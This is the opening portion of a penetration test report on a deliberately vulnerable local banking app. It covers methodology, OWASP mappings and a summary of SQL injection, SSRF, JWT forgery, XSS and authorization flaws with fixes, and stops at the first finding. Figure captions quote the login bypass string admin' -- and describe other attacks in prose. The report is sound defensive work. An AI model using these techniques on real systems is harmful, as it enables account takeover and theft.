CONFIDENTIAL

# Vulnerability Assessment & Penetration Testing

## Technical Report

Information Systems — PT Vuln Bank Indonesia

| | |
|---|---|
| **Client** | PT Vuln Bank Indonesia |
| **Target** | http://127.0.0.1:5001 |
| **Asset type** | Web Application and API |
| **Testing approach** | Grey-box |
| **Standards** | OWASP Top 10 2025, OWASP API Security Top 10 2023 |
| **Overall risk** | **Critical** |
| **Report version** | 1.0 |
| **Report date** | September 30, 2026 |
| **Prepared by** | Muhammad Faqih |

# Table of Contents

**List of Figures** ..... **4**

**List of Tables** ..... **7**

**1 Scope of Work** ..... **9**

1.1 Methodology ..... 9

1.2 Standards and Frameworks ..... 10

1.2.1 Web Application (OWASP Top 10 2025) ..... 10

1.2.2 API (OWASP API Security Top 10 2023) ..... 10

1.3 List of Assets ..... 11

**2 Summary of Vulnerabilities** ..... **12**

**3 Findings on Web Application** ..... **16**

3.1 Vuln Bank Web Application (http://127.0.0.1:5001/) ..... 16

3.1.1 Injection (A05) – SQL Injection ..... 16

3.1.2 Broken Access Control (A01) – Sensitive Data Exposure via Debug Endpoint ..... 19

3.1.3 Broken Object Property Level Authorization (API3) – Mass Assignment ..... 22

3.1.4 Server Side Request Forgery (API7) – Server-Side Request Forgery (SSRF) ..... 25

3.1.5 Insecure Design (A06) – Unrestricted File Upload ..... 28

3.1.6 Security Misconfiguration (A02) – Environment File Exposure ..... 30

3.1.7 Authentication Failures (A07) – Insufficient Session Expiration ..... 32

3.1.8 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Account Balance ..... 35

3.1.9 Insecure Design (A06) – Race Condition in Fund Transfer ..... 37

3.1.10 Authentication Failures (A07) – Missing Rate Limiting on Authentication ..... 40

3.1.11 Security Misconfiguration (A02) – Werkzeug Debugger Console Exposed ..... 42

3.1.12 Security Misconfiguration (A02) – Cross-Origin Resource Sharing (CORS) Misconfiguration ..... 44

3.1.13 Broken Function Level Authorization (API5) – Broken Function Level Authorization - Administrative Endpoints ..... 46

3.1.14 Broken Access Control (A01) – Path Traversal via Upload Filename ..... 48

3.2 Administration Panel (http://127.0.0.1:5001/sup3r_s3cr3t_admin) ..... 49

3.2.1 Authentication Failures (A07) – JWT Signature Not Verified ..... 49

3.2.2 Injection (A05) – Stored Cross-Site Scripting (XSS) ..... 52

3.2.3 Broken Authentication (API2) – JWT Algorithm Confusion (alg: none) ..... 55

**4 Findings on API** ..... **57**

4.1 Vuln Bank REST API (http://127.0.0.1:5001/api) ..... 57

4.1.1 Broken Authentication (API2) – Account Takeover via Reset PIN Disclosure ..... 57

4.1.2 Unrestricted Resource Consumption (API4) – Password Reset PIN Brute Force ..... 60

4.1.3 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Virtual Cards ..... 63

4.1.4 Broken Object Level Authorization (API1) – Broken Object Level Authorization - User Detail API ..... 65

4.2 Vuln Bank GraphQL API (http://127.0.0.1:5001/graphql) ..... 67

4.2.1 Injection (A05) – SQL Injection in GraphQL Resolver ..... 67

4.2.2 Security Misconfiguration (API8) – GraphQL Schema Introspection Enabled ..... 69

4.2.3 Broken Object Level Authorization (API1) – Broken Object Level Authorization - GraphQL Transaction Summary ..... 71

4.3 Merchant Payments API (http://127.0.0.1:5001/api/v1/payments) ..... 73

4.3.1 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payments ..... 73

4.3.2 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payment By ID ..... 75

**5 Summary of Recommendations ..... 77**

**6 Conclusion ..... 81**

**7 Attachments ..... 82**

# List of Figures

Figure 1 - Vulnerability Assessment and Penetration Testing Methodology ..... 9
Figure 2 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - The team first logged in normally with the credentials of a regular test account to establish the expected behaviour ..... 17
Figure 3 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - The team then submitted the username admin' -- together with an arbitrary password ..... 17
Figure 4 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - Using the token obtained through the injection, the team opened the administration panel ..... 18
Figure 5 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - The team first requested a protected page without a session token ..... 20
Figure 6 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - The team then requested the debug endpoint with no token at all ..... 20
Figure 7 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - The team used the administrator password taken from that response to log in ..... 21
Figure 8 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - The team first registered an account the intended way, sending only a username and a password ..... 23
Figure 9 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - The team repeated the same request with two extra fields, is_admin set to true and balance set to 999999 ..... 23
Figure 10 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - The team logged in with the self-registered administrator account and opened the administration panel, which responded with HTTP 200 and granted full administrative access ..... 24
Figure 11 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team first imported a legitimate image URL through the feature, establishing its intended behaviour ..... 26
Figure 12 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team then requested an internal endpoint directly from outside the application ..... 26
Figure 13 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team pointed the import feature at that same internal endpoint ..... 26
Figure 14 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team downloaded the saved file over ordinary HTTP ..... 27
Figure 15 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team repeated the technique against the cloud metadata service path for the instance role, which the server also fetched successfully ..... 27
Figure 16 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team downloaded that result as well, obtaining temporary IAM credentials including the access key identifier, the secret access key and the session token ..... 27
Figure 17 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - The team first uploaded an ordinary PNG image as a profile picture, establishing the intended use of the feature ..... 29
Figure 18 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - The team then uploaded an HTML document containing a script tag through the same endpoint ..... 29
Figure 19 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - The team requested that path over HTTP ..... 29
Figure 20 - Environment File Exposure (A02) - http://127.0.0.1:5001 (Grey-box) - The team requested the environment file from the web root with no authentication ..... 31
Figure 21 - Environment File Exposure (A02) - http://127.0.0.1:5001 (Grey-box) - The team then requested the backup copy of the same file, which was also served publicly, exposing an older configuration alongside the current one ..... 31
Figure 22 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - The team decoded a freshly issued session token ..... 33

Figure 23 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - The same token was presented to a protected page and accepted with HTTP 200 ..... 33
Figure 24 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - The team then passed the token in the URL query string instead of the Authorization header ..... 34
Figure 25 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - The team first checked the balance of its own account, establishing the intended behaviour ..... 36
Figure 26 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - The team replaced the account number in the path with one belonging to another customer ..... 36
Figure 27 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - The team repeated the request against the administrator's account number and read the administrator's balance using an ordinary customer token ..... 36
Figure 28 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The team first made a single transfer within the available balance, which the application processed normally ..... 38
Figure 29 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The team then attempted a single transfer larger than the available balance ..... 38
Figure 30 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The sender's balance was recorded before the attack so that the effect could be measured precisely ..... 38
Figure 31 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The team then issued ten transfers concurrently, each for an amount close to the entire balance ..... 38
Figure 32 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The sender's balance was read again afterwards and had been driven well below zero, confirming that the account sent far more money than it ever held ..... 39
Figure 33 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - A single login attempt with an incorrect password was refused with HTTP 401, establishing the expected failure response ..... 41
Figure 34 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Fifty consecutive failed attempts were then sent against the administrator account with no delay ..... 41
Figure 35 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Immediately after those fifty failures, a login with the correct password was still accepted, confirming the account was never locked and a brute force could run to completion ..... 41
Figure 36 - Werkzeug Debugger Console Exposed (A02) - http://127.0.0.1:5001 (Grey-box) - The team requested the debugger console path with no authentication ..... 43
Figure 37 - Werkzeug Debugger Console Exposed (A02) - http://127.0.0.1:5001 (Grey-box) - Response headers on an ordinary request disclose the exact Werkzeug and Python versions, confirming the development server is running in debug mode ..... 43
Figure 38 - Cross-Origin Resource Sharing (CORS) Misconfiguration (A02) - http://127.0.0.1:5001 (Grey-box) - The team sent a request carrying an attacker-controlled Origin header ..... 45
Figure 39 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - An ordinary customer token was used to call the create-administrator endpoint directly 46
Figure 40 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - The same token was used to call the delete-account endpoint against another user ..... 46
Figure 41 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - The same token was used to call the account suspension endpoint ..... 47
Figure 42 - Path Traversal via Upload Filename (A01) - http://127.0.0.1:5001 (Grey-box) - The team uploaded a file whose name contained traversal sequences intended to escape the upload directory ..... 48
Figure 43 - Path Traversal via Upload Filename (A01) - http://127.0.0.1:5001 (Grey-box) - The team retrieved the file from that reported location, confirming it had been stored inside the uploads directory and that no traversal took place ..... 48
Figure 44 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - The team first presented a legitimate token belonging to an ordinary customer to the administration panel ..... 50

Figure 45 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - The team decoded the captured token, changed the user_id claim to 1 and the is_admin claim to true, and re-encoded the token using a deliberately incorrect signing key ..... 50
Figure 46 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - The forged token was sent to the same administration panel that had just refused the legitimate customer token ..... 51
Figure 47 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Using the same forged token, the team read the administrator's own account record, which returned the ADMIN001 account number and the is_admin true flag, confirming the escalation reached real administrator data ..... 51
Figure 48 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - The team first set an ordinary sentence as the profile bio to establish the expected behaviour of the feature ..... 53
Figure 49 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - The team then replaced the bio with an image tag carrying an onerror handler ..... 53
Figure 50 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - The user detail API, which is the data source the administration panel consumes, returned the stored payload raw, confirming the markup survives storage and retrieval intact ..... 53
Figure 51 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - An administrator opened the user detail dialog in a real browser while the bio still held ordinary text ..... 54
Figure 52 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - The administrator then opened the same dialog after the payload had been planted ..... 54
Figure 53 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - The team decoded a legitimate token, set the algorithm header to none, changed the administrator claim to true and reassembled the token with an empty signature ..... 55
Figure 54 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - The forged token was presented to a protected customer page and rejected with HTTP 401 Invalid token ..... 56
Figure 55 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - The same token was presented to the administration panel and likewise rejected with HTTP 401, confirming the control holds on both surfaces ..... 56
Figure 56 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - The team first called the current v2 recovery endpoint for the victim account ..... 58
Figure 57 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - The team then called the legacy v1 endpoint for the same account ..... 58
Figure 58 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Using the disclosed PIN, the team set a new password of its own choosing on the victim account ..... 58
Figure 59 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - The team logged in as the victim using the password it had just set ..... 59
Figure 60 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - The team requested a password reset for the victim account through the current v2 endpoint, which does not disclose the PIN ..... 61
Figure 61 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - A single incorrect PIN was submitted and correctly rejected, confirming that the endpoint does validate the PIN ..... 61
Figure 62 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - The team then submitted PIN attempts consecutively with no delay between them ..... 61
Figure 63 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - The correct PIN was eventually reached and the endpoint accepted it, confirming the reset had succeeded and the victim's password had been replaced with one chosen by the team ..... 61
Figure 64 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - The team logged in as the victim using the brute-forced password ..... 62
Figure 65 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - The team first read the transaction history of its own virtual card, establishing the intended behaviour of the endpoint ..... 64

Figure 66 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - The team changed the card identifier in the path to one belonging to another customer ..... 64
Figure 67 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Using the same identifier, the team invoked the freeze operation on the other customer's card ..... 64
Figure 68 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Viewed from the victim's own session, their card now shows as frozen, confirming that an unrelated customer was able to disable the victim's payment instrument ..... 64
Figure 69 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - The team first read its own profile through the endpoint, establishing the intended behaviour ..... 66
Figure 70 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - The team incremented the identifier to another customer and received that customer's full profile ... 66
Figure 71 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - The team then requested identifier 1 and received the administrator's profile, including the ADMIN001 account number, the balance and the is_admin flag, all from an ordinary customer session ..... 66
Figure 72 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - The team first queried the resolver with a legitimate account number, which returned that account's transaction summary as intended ..... 68
Figure 73 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - The team then supplied an account number that does not exist ..... 68
Figure 74 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - The team submitted the same non-existent account number followed by injected SQL that makes the condition always true ..... 68
Figure 75 - GraphQL Schema Introspection Enabled (API8) - http://127.0.0.1:5001 (Grey-box) - The team sent a schema introspection query using an ordinary customer token ..... 70
Figure 76 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - An ordinary customer requested their own transaction summary, which the resolver returned as intended ..... 71
Figure 77 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - The same customer requested another customer's account number and was refused with an explicit authorisation error ..... 72
Figure 78 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - The same customer requested the administrator's account number and was refused in the same way, confirming the control holds ..... 72
Figure 79 - Broken Object Level Authorization - Merchant Payments (API1) - http://127.0.0.1:5001 (Grey-box) - The first merchant listed its own payments using its own API key, establishing the intended behaviour ..... 74
Figure 80 - Broken Object Level Authorization - Merchant Payments (API1) - http://127.0.0.1:5001 (Grey-box) - A second, unrelated merchant then requested the first merchant's identifier while authenticating with its own API key ..... 74
Figure 81 - Broken Object Level Authorization - Merchant Payment By ID (API1) - http://127.0.0.1:5001 (Grey-box) - The owning merchant read its own transaction by identifier using its own API key, which succeeded as intended ..... 75
Figure 82 - Broken Object Level Authorization - Merchant Payment By ID (API1) - http://127.0.0.1:5001 (Grey-box) - A second merchant requested the same transaction identifier using its own API key and was refused with a not-found response, confirming the control holds ..... 76

# List of Tables

Table 1 - Penetration Testing Approaches ..... 9
Table 2 - OWASP Top 10 2025 Categories ..... 10
Table 3 - OWASP API Security Top 10 2023 Categories ..... 10

Table 4 - List of Assets ..... 11
Table 5 - Vulnerability Summary – Vuln Bank Web Application ..... 12
Table 6 - Vulnerability Summary – Administration Panel ..... 14
Table 7 - Vulnerability Summary – Vuln Bank REST API ..... 14
Table 8 - Vulnerability Summary – Vuln Bank GraphQL API ..... 15
Table 9 - Vulnerability Summary – Merchant Payments API ..... 15

# 1 Scope of Work

## 1.1 Methodology

The methodology used in this vulnerability assessment and penetration test is described below.





**Figure 1 -** Vulnerability Assessment and Penetration Testing Methodology

1. **Planning and understanding the target system and supporting applications.** Understanding the target system, supporting applications, public and internal IP addresses, operating systems (OS), databases, and application topology within the relevant work unit, through interviews or the documentation provided.
2. **Conducting the vulnerability assessment.** Assessing vulnerabilities and identifying security weaknesses within the scope of the system and its supporting network infrastructure, including web applications, operating systems, databases, and networks.
3. **Performing penetration testing based on the assessment results.** Exploitation aims to prove that the security gaps or vulnerabilities found exist, and to assess their level of risk and impact on the company's applications, information, and business reputation.
4. **Reporting and discussing results with Team PT Vuln Bank Indonesia.** Preparing the report and discussing the penetration test results and recommendations for improvement, and reaching a mutual agreement on reducing the existing security gaps. Recommendations are based on the standards and frameworks used in the test.
5. **Retesting the implemented improvements.** Retesting the improvements implemented to ensure that security gaps and risks have been effectively reduced.

The testing approaches used in penetration testing are black-box, grey-box and white-box:

**Table 1 -** Penetration Testing Approaches

| Approach | Description | This engagement |
|---|---|---|
| **Black-box** | Conducted without any prior information or knowledge about the target. Testing uses only a list of IP addresses or domains, without detailed knowledge of the system profile or application topology. | — |
| **Grey-box** | Conducted with some information and knowledge about the target, including user access to web applications or servers but without full access rights. Testing is still limited by firewall filtering or a WAF (Web Application Firewall). | ✔ Applied |
| **White-box** | Conducted with comprehensive information about the target, such as the application topology, test user IDs, internal network access, and the IP addresses of the target and users, without any firewall or WAF filtering. | — |

## 1.2 Standards and Frameworks

Findings in this report are classified against the following standards and frameworks: **OWASP Top 10 2025** and **OWASP API Security Top 10 2023**.

### 1.2.1 Web Application (OWASP Top 10 2025)

The OWASP Top 10 (2025) is the standard awareness document for the most critical security risks to web applications. Reference: https://owasp.org/Top10/2025/

**Table 2 - OWASP Top 10 2025 Categories**

| ID | Category |
|---|---|
| **A01:2025** | Broken Access Control |
| **A02:2025** | Security Misconfiguration |
| **A03:2025** | Software Supply Chain Failures |
| **A04:2025** | Cryptographic Failures |
| **A05:2025** | Injection |
| **A06:2025** | Insecure Design |
| **A07:2025** | Authentication Failures |
| **A08:2025** | Software or Data Integrity Failures |
| **A09:2025** | Security Logging and Alerting Failures |
| **A10:2025** | Mishandling of Exceptional Conditions |

### 1.2.2 API (OWASP API Security Top 10 2023)

The OWASP API Security Top 10 (2023) lists the most critical security risks specific to APIs. Reference: https://owasp.org/API-Security/editions/2023/en/0x11-t10/

**Table 3 - OWASP API Security Top 10 2023 Categories**

| ID | Category |
|---|---|
| **API1:2023** | Broken Object Level Authorization |
| **API2:2023** | Broken Authentication |
| **API3:2023** | Broken Object Property Level Authorization |
| **API4:2023** | Unrestricted Resource Consumption |
| **API5:2023** | Broken Function Level Authorization |
| **API6:2023** | Unrestricted Access to Sensitive Business Flows |
| **API7:2023** | Server Side Request Forgery |
| **API8:2023** | Security Misconfiguration |
| **API9:2023** | Improper Inventory Management |

| ID | Category |
|---|---|
| **API10:2023** | Unsafe Consumption of APIs |

## 1.3 List of Assets

The scope of security testing and penetration testing for the PT Vuln Bank Indonesia web application is as follows:

**Table 4 - List of Assets**

| No | Name | URL | Type | Status |
|---|---|---|---|---|
| 1 | **Vuln Bank Web Application** | `http://127.0.0.1:5001/` | Web Application | FAIL |
| 2 | **Vuln Bank REST API** | `http://127.0.0.1:5001/api` | API | FAIL |
| 3 | **Vuln Bank GraphQL API** | `http://127.0.0.1:5001/graphql` | API | FAIL |
| 4 | **Administration Panel** | `http://127.0.0.1:5001/sup3r_s3cr3t_admin` | Web Application | FAIL |
| 5 | **Merchant Payments API** | `http://127.0.0.1:5001/api/v1/payments` | API | FAIL |

**Status legend:** **PASS** — no vulnerability found **FAIL** — vulnerability found

# 2 Summary of Vulnerabilities

Testing of the PT Vuln Bank Indonesia web application identified **21 vulnerabilities**: **6 Critical**, **5 High**, **9 Medium** and **1 Low**; in addition, **5 tested scenarios** did not result in a vulnerability (PASS).

| 6 | 5 | 9 | 1 | 0 | 5 |
|---|---|---|---|---|---|
| CRITICAL | HIGH | MEDIUM | LOW | INFORMATIONAL | PASS |

## Vuln Bank Web Application

http://127.0.0.1:5001/ · Web Application · 12 vulnerabilities, 2 PASS

**Table 5 - Vulnerability Summary – Vuln Bank Web Application**

| No | Vulnerability | Severity | CVSS | Exploited | Recommendation |
|---|---|---|---|---|---|
| 1 | **Injection (A05) – SQL Injection**<br>A05:2025 Injection | Critical | 9.8 | Yes | Use parameterized queries for every database call and store passwords as salted hashes. |
| 2 | **Broken Access Control (A01) – Sensitive Data Exposure via Debug Endpoint**<br>A01:2025 Broken Access Control | Critical | 9.8 | Yes | Remove the debug endpoint from production builds and store passwords as salted hashes. |
| 3 | **Broken Object Property Level Authorization (API3) – Mass Assignment**<br>API3:2023 Broken Object Property Level Authorization | Critical | 9.1 | Yes | Allow-list the fields a client may set during registration and assign privilege and balance server-side. |
| 4 | **Server Side Request Forgery (API7) – Server-Side Request Forgery (SSRF)**<br>API7:2023 Server Side Request Forgery | High | 7.7 | Yes | Allow-list permitted hosts and schemes, block internal address ranges, and store fetched content outside the web root. |
| 5 | **Insecure Design (A06) – Unrestricted File Upload**<br>A06:2025 Insecure Design | High | 7.6 | Yes | Allow-list image extensions, verify magic bytes, and serve uploads from a separate cookieless domain. |
| 6 | **Security Misconfiguration (A02) – Environment File Exposure**<br>A02:2025 Security Misconfiguration | High | 7.5 | Yes | Keep configuration files out of the web root and block dot-files and backup extensions at the proxy. |
| 7 | **Authentication Failures (A07) – Insufficient Session Expiration**<br>API2:2023 Broken Authentication<br>A07:2025 Authentication Failures | Medium | 6.8 | Yes | Add a short-lived exp claim with revocable refresh tokens, and accept tokens only from the Authorization header. |

| No | Vulnerability | Severity | CVSS | Exploited | Recommendation |
|---|---|---|---|---|---|
| 8 | **Broken Object Level Authorization (API1) – Broken Object Level Authorization - Account Balance**<br>API1:2023 Broken Object Level Authorization | Medium | 6.5 | Yes | Derive the account number from the caller's token instead of accepting it from the path. |
| 9 | **Insecure Design (A06) – Race Condition in Fund Transfer**<br>A06:2025 Insecure Design | Medium | 6.5 | Yes | Perform the balance check and the debit inside one atomic transaction with row locking. |
| 10 | **Authentication Failures (A07) – Missing Rate Limiting on Authentication**<br>A07:2025 Authentication Failures | Medium | 5.3 | Yes | Rate limit login attempts per account and per source address, with progressive delays and lockout. |
| 11 | **Security Misconfiguration (A02) – Werkzeug Debugger Console Exposed**<br>A02:2025 Security Misconfiguration | Medium | 5.3 | Yes | Disable debug mode and run behind a production WSGI server; block the debugger path at the proxy. |
| 12 | **Security Misconfiguration (A02) – Cross-Origin Resource Sharing (CORS) Misconfiguration**<br>A02:2025 Security Misconfiguration<br>API8:2023 Security Misconfiguration | Low | 3.1 | Yes | Replace the wildcard with an explicit allow-list of trusted origins and send CORS headers only where needed. |
| 13 | **Broken Function Level Authorization (API5) – Broken Function Level Authorization - Administrative Endpoints**<br>API5:2023 Broken Function Level Authorization | PASS | — | — | Not vulnerable. All three endpoints checked the caller's role and rejected the customer token with HTTP 403. Note that this control is only as strong as the role claim it reads: because token signatures are not properly verified, it can be bypassed with a forged token, as reported under JWT Signature Not Verified. |
| 14 | **Broken Access Control (A01) – Path Traversal via Upload Filename**<br>A01:2025 Broken Access Control | PASS | — | — | Not vulnerable. Werkzeug's secure_filename flattens the supplied name, so the traversal sequences were stripped and the file remained inside the uploads directory. Note that the same endpoint is still unsafe for a different reason, reported under Unrestricted File Upload. |

## Administration Panel

http://127.0.0.1:5001/sup3r_s3cr3t_admin · Web Application · 2 vulnerabilities, 1 PASS

**Table 6 - Vulnerability Summary – Administration Panel**

| No | Vulnerability | Severity | CVSS | Exploited | Recommendation |
|---|---|---|---|---|---|
| 15 | **Authentication Failures (A07) – JWT Signature Not Verified**<br>API2:2023 Broken Authentication<br>A07:2025 Authentication Failures | Critical | 9.8 | Yes | Reject any token whose signature fails verification, and read roles from the database rather than from token claims. |
| 16 | **Injection (A05) – Stored Cross-Site Scripting (XSS)**<br>A05:2025 Injection | High | 8.7 | Yes | Render user-supplied values as text rather than HTML, and move session tokens out of localStorage. |
| 17 | **Broken Authentication (API2) – JWT Algorithm Confusion (alg: none)**<br>API2:2023 Broken Authentication | PASS | — | — | Not vulnerable. Tokens using alg none were rejected with HTTP 401 on both the customer and the administrator surfaces. Note that this does not mean token validation is sound: a separate forgery path did succeed and is reported under JWT Signature Not Verified. |

## Vuln Bank REST API

http://127.0.0.1:5001/api · API · 4 vulnerabilities

**Table 7 - Vulnerability Summary – Vuln Bank REST API**

| No | Vulnerability | Severity | CVSS | Exploited | Recommendation |
|---|---|---|---|---|---|
| 18 | **Broken Authentication (API2) – Account Takeover via Reset PIN Disclosure**<br>API2:2023 Broken Authentication<br>API9:2023 Improper Inventory Management | Critical | 9.1 | Yes | Never return recovery PINs in an HTTP response, and retire the superseded v1 endpoints. |
| 19 | **Unrestricted Resource Consumption (API4) – Password Reset PIN Brute Force**<br>API4:2023 Unrestricted Resource Consumption | Critical | 9.1 | Yes | Rate limit and lock out repeated PIN attempts, and replace the 3-digit PIN with a long random token. |
| 20 | **Broken Object Level Authorization (API1) – Broken Object Level Authorization - Virtual Cards**<br>API1:2023 Broken Object Level Authorization | High | 8.1 | Yes | Verify card ownership against the caller's token on every virtual card operation. |
| 21 | **Broken Object Level Authorization (API1) – Broken Object Level Authorization - User Detail API**<br>API1:2023 Broken Object Level Authorization | Medium | 6.5 | Yes | Restrict the endpoint to the token holder's own profile and provide a separate, role-checked administrative endpoint. |

## Vuln Bank GraphQL API

http://127.0.0.1:5001/graphql · API · 2 vulnerabilities, 1 PASS

**Table 8 - Vulnerability Summary – Vuln Bank GraphQL API**

| No | Vulnerability | Severity | CVSS | Exploited | Recommendation |
|---|---|---|---|---|---|
| 22 | **Injection (A05) – SQL Injection in GraphQL Resolver**<br>A05:2025 Injection | **Medium** | **4.9** | **Yes** | Use parameterized queries inside resolvers and validate the account number format before it reaches the database. |
| 23 | **Security Misconfiguration (API8) – GraphQL Schema Introspection Enabled**<br>API8:2023 Security Misconfiguration | **Medium** | **4.3** | **Yes** | Disable introspection in production and restrict the endpoint to persisted queries. |
| 24 | **Broken Object Level Authorization (API1) – Broken Object Level Authorization - GraphQL Transaction Summary**<br>API1:2023 Broken Object Level Authorization | **PASS** | — | — | Not vulnerable. The resolver compares the requested account number against the token holder's own account and refuses cross-object requests with an explicit error. Note that the same code path is still unsafe for administrator callers, reported under SQL Injection in GraphQL Resolver. |

## Merchant Payments API

http://127.0.0.1:5001/api/v1/payments · API · 1 vulnerability, 1 PASS

**Table 9 - Vulnerability Summary – Merchant Payments API**

| No | Vulnerability | Severity | CVSS | Exploited | Recommendation |
|---|---|---|---|---|---|
| 25 | **Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payments**<br>API1:2023 Broken Object Level Authorization | **Medium** | **6.5** | **Yes** | Derive the merchant from the authenticating API key rather than from the path parameter. |
| 26 | **Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payment By ID**<br>API1:2023 Broken Object Level Authorization | **PASS** | — | — | Not vulnerable. The endpoint scopes its lookup to transactions owned by the API key holder, so the cross-merchant request returned a not-found response rather than leaking data. Note that a sibling endpoint in the same module does NOT apply this scoping and is reported under Broken Object Level Authorization - Merchant Payments. |

**References used for every finding:** OWASP Top 10 2025, OWASP API Security Top 10 2023, Bugcrowd VRT, CWE 4.0, CVSS v3.1.

# 3 Findings on Web Application

## 3.1 Vuln Bank Web Application (http://127.0.0.1:5001/)

### 3.1.1 Injection (A05) – SQL Injection

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Critical | 9.8 / 10 | Yes | CWE-89 |

| | |
|---|---|
| **Standard mapping** | **A05:2025** Injection (OWASP Top 10 2025) |
| **Impact rating** | Critical |
